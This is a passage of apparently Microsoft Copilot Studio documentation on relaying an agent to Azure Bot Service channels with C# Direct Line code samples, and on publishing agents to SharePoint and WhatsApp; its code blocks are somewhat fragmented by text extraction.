- An Azure Bot Service bot using v4 SDK.
- [.NET SDK](#)  version 10.0.
- NuGet package [Microsoft.Bot.Connector.DirectLine](#) .
- An agent created in Copilot Studio that you want to connect to an Azure Bot Service channel.
- [Publish an agent to mobile or custom apps](#).

Code samples

Code snippets used in this document are from [relay bot sample code](#) .


References

The instructions in this document reference the following documents:

- [Deploy your bot to Azure](#) for instructions on deploying the Azure Bot Service bot.
- [Azure Bot Service Channels](#) to connect to any Azure Bot Service-supported channel.
- [Azure Bot Service debug with the emulator](#) for instructions on debugging the Azure Bot Service bot.

Create or use an existing Azure Bot Service bot

You need an Azure Bot Service bot that can relay conversations between your Copilot Studio agent and Azure Bot Service channels.




The [relay bot sample code](#) is a good starting point if you don't have an existing Azure Bot Service bot. This sample code is built from Microsoft Bot Framework bot [sample code](#) that you can compile and deploy to the Azure Bot Service. Use the sample code as a starting point. The sample code is not intended for production use. You need to add code and optimization to match your business needs.

If you already have an Azure Bot Service bot, add a Copilot Studio connector and code to manage conversation sessions. You can then deploy the bot to the Azure Bot Service and connect to channels by using the Azure portal.

Get your Copilot Studio agent parameters


To connect to the agent you built with Copilot Studio, you need to retrieve your agent's name and token endpoint.

1. Copy your agent's name in Copilot Studio.




2. In the navigation menu under **Settings**, select **Channels**.

3. Select the channel you want to connect to. This scenario uses Slack as an example.



4. To copy and save the **Token Endpoint** value, select **Copy**. You need your endpoint to connect your agent to the Azure Bot Service channel.



Manage conversation sessions with your Copilot Studio agent

Multiple conversations can exist between the Azure Bot Service channels and the Direct Line connection with your Copilot Studio agent.

Your Azure Bot Service bot needs to map and relay the conversation from the Azure Bot Service channel to the Direct Line conversation with the Copilot Studio agent and vice versa.

Sample code example

The following example uses samples from the [relay bot sample code](#).

1. On every new external Azure Bot Service channel conversation start, start a Copilot Studio agent conversation. Refer to [Get Direct Line token](#) and [Use Direct Line to communicate with the agent](#) for instructions on starting a new conversation with the bot.

C#

```
using (var httpRequest = new HttpRequestMessage())
{
    httpRequest.Method = HttpMethod.Get;
    UriBuilder uriBuilder = new UriBuilder(TokenEndPoint);
    httpRequest.RequestUri = uriBuilder.Uri;
    using (var response = await s_httpClient.SendAsync(httpRequest))
    {
        var responseString = await response.Content.ReadAsStringAsync();
    }
}
```

```

        string token = SafeJsonConvert.DeserializeObject<DirectLineToken>
(responseString).Token;
    }
}

/// <summary>
/// class for serialization/deserialization DirectLineToken
/// </summary>
public class DirectLineToken
{
    public string Token { get; set; }
}

```

C#

```

// Use the retrieved token to create a DirectLineClient instance
using (var directLineClient = new DirectLineClient(token))
{
    var conversation = await
directLineClient.Conversations.StartConversationAsync();
    string conversationId = conversation.ConversationId;
}

```

2. To manage multiple sessions, maintain a mapping of external Azure Bot Service channel conversations to corresponding Copilot Studio agent conversations. Connect a Copilot Studio agent conversation by using two properties: `ConversationId` and `Token`.

C#

```

Dictionary<string, PowerVirtualAgentsConversation> ConversationRouter = new
Dictionary<string, PowerVirtualAgentsConversation>();

```

To manage the conversation lifecycle, refresh the Direct Line tokens or clean up idled conversations. Learn more about token refresh at [Refresh Direct Line token](#). A Copilot Studio agent conversation that supports refreshing Direct Line tokens is defined as follows:

C#

```

/// <summary>
/// Data model class for Copilot Studio agent conversation
/// </summary>
public class PowerVirtualAgentsConversation
{
    public string ConversationId { get; set; } // The Copilot Studio agent
conversation ID retrieved from step 1

    public string Token { get; set; } // The DirectLine token retrieved from
step 1
}

```



```

    public string WaterMark { get; set; } // Identify turn in a conversation

    public DateTime LastTokenRefreshTime { get; set; } = DateTime.Now; //
    Timestamp of last token refresh

    public DateTime LastConversationUpdateTime { get; set; } = DateTime.Now;
    // Timestamp of last active user message sent to agent
}

```

- When a new Copilot Studio agent conversation starts, add a key value pair (`external_Azure_Bot_Service_channel_conversationID`, `PowerVirtualAgentsConversation`) to the mapping table.

C#

```

// After new Copilot Studio agent conversation starts
ConversationRouter[external_Azure_Bot_Service_channel_conversationID] = new
PowerVirtualAgentsConversation()
{
    Token = token,
    ConversationId = conversationId,
    WaterMark = null,
    LastConversationUpdateTime = DateTime.Now,
    LastTokenRefreshTime = DateTime.Now,
};

```

- To continue an existing conversation, retrieve the existing conversation from the mapping table when you receive a new external Azure Bot Service channel message. Relay the external conversation activity to your Copilot Studio agent, and get a response.

The following sample shows relaying conversation by overriding the `ActivityHandler.OnMessageActivityAsync((ITurnContext<IMessageActivity>, CancellationToken) method`

C#

```

// Invoked when a message activity is received from the user
// Send the user message to Copilot Studio agent and get response
protected override async Task
OnMessageActivityAsync(ITurnContext<IMessageActivity> turnContext,
CancellationToken cancellationToken)
{
    // Retrieve agent conversation from mapping table
    // If not exists for the given external conversation ID, start a new
    Copilot Studio agent conversation
    ConversationRouter.TryGetValue(externalCID, out
PowerVirtualAgentsConversation currentConversation) ?
        currentConversation : /*await
StartBotConversationAsync(externalCID)*/;

```

```

// Create DirectLine client with the token associated to current
conversation
DirectLineClient client = new DirectLineClient(currentConversation.Token);

// Send user message using directlineClient
await
client.Conversations.PostActivityAsync(currentConversation.ConversationId,
new DirectLineActivity()
{
    Type = DirectLineActivityTypes.Message,
    From = new ChannelAccount { Id = turnContext.Activity.From.Id, Name =
turnContext.Activity.From.Name },
    Text = turnContext.Activity.Text,
    TextFormat = turnContext.Activity.TextFormat,
    Locale = turnContext.Activity.Locale,
});

// Update LastConversationUpdateTime for session management
currentConversation.LastConversationUpdateTime = DateTime.Now;
}

```

5. Refer to [Use Direct Line to communicate with the agent](#) for how to get the Copilot Studio agent's response. When you receive the Copilot Studio agent's response, refer to [Parse conversation payload from the agent](#) for how to parse the response to the external Azure Bot Service channel response.

An example of response parsing can be found in the [relay bot sample code](#)  `ResponseConverter.cs`.

Deploy to Azure Bot Service

After you create your Azure Bot Service relay bot, [deploy the bot to your Azure Bot Service](#).

Set up Azure Bot Service channels

To set up channels, sign in to the Azure portal and select the Azure Bot Service resource group you deployed to. For specific instructions, see [Azure Bot Service Channels](#).

Publish an agent to SharePoint

Summarize this article for me

After you publish an agent, you can make it available to your SharePoint users. You must [publish the agent](#) before your SharePoint users can interact with it.


Configure the SharePoint channel

After publishing your agent, configure it for the SharePoint channel.

Important

- This procedure requires you to have *WRITE* access to the SharePoint site.
- The agent follows Copilot Studio billing policies and consumes Copilot Studio capacity, even when the agent is used in SharePoint.


1. Go to the **Channels** page for your agent.
2. Select the **SharePoint** tile to open the configuration panel.
3. Select your SharePoint site from the list or enter its name manually. You can select from recently used SharePoint sites.
4. Select **Deploy**, and then select **Confirm** to finalize the deployment.
5. After the success message appears, you can close the configuration panel.



Test your deployed agent

Test the agent by using both the [test chat panel](#) in Copilot Studio and Copilot chat in SharePoint before promoting the agent to your SharePoint site. To see the agent in SharePoint:


1. In Copilot Studio, open the configuration panel for the SharePoint channel.
2. Select the SharePoint site link for your agent in the **Deployment Status** area.



Undeploy the agent from a SharePoint site

You can remove an agent from a SharePoint site.

1. In Copilot Studio, open the configuration panel for the SharePoint channel.
2. Select **Undeploy**.



Make your agent available to all SharePoint users

Once you deploy your agent to SharePoint, test it directly in SharePoint to verify its usability. If you want the agent to be easily visible to all users of your SharePoint site, mark the agent as *Approved*. An approved agent appears in a dedicated **Approved** section in SharePoint and is visible to all SharePoint users in the agent picker side pane.

For more information, see [Manage agents in SharePoint](#).

Publish an agent to WhatsApp

Summarize this article for me

After you publish your agent, you can make it available to your WhatsApp users. Your WhatsApp users can't interact with the agent until you [publish the agent](#).

ⓘ Note

- When you publish your agent to WhatsApp, some data, such as agent content and user chat content, is shared with WhatsApp. As a result, the data flows outside your [organization's compliance and geographic or regional boundaries](#). For more information, see [WhatsApp Business Platform Policy and Spam Enforcement](#) [↗].
- In the WhatsApp channel, the conversation start process works differently than in synchronous channels. For more information, see [Automatically start an agent conversation](#).

Set up your agent to use WhatsApp

ⓘ Important

Make sure [all prerequisites are met](#) before beginning this procedure.

1. Set your agent's authentication to either [No authentication](#) or [Authenticate manually](#).
2. Publish your agent. See [Publish the latest content](#).
3. Go to the **Channels** page for your agent.
4. Select **WhatsApp**. The configuration panel appears.
5. On the first page of the configuration panel, select **Continue**.
6. Select your Azure subscription and Azure Communication Services (ACS) resource, and then select **Continue**.
7. Select the phone number you want your agent to connect to, and then select **Deploy**.

ⓘ Note

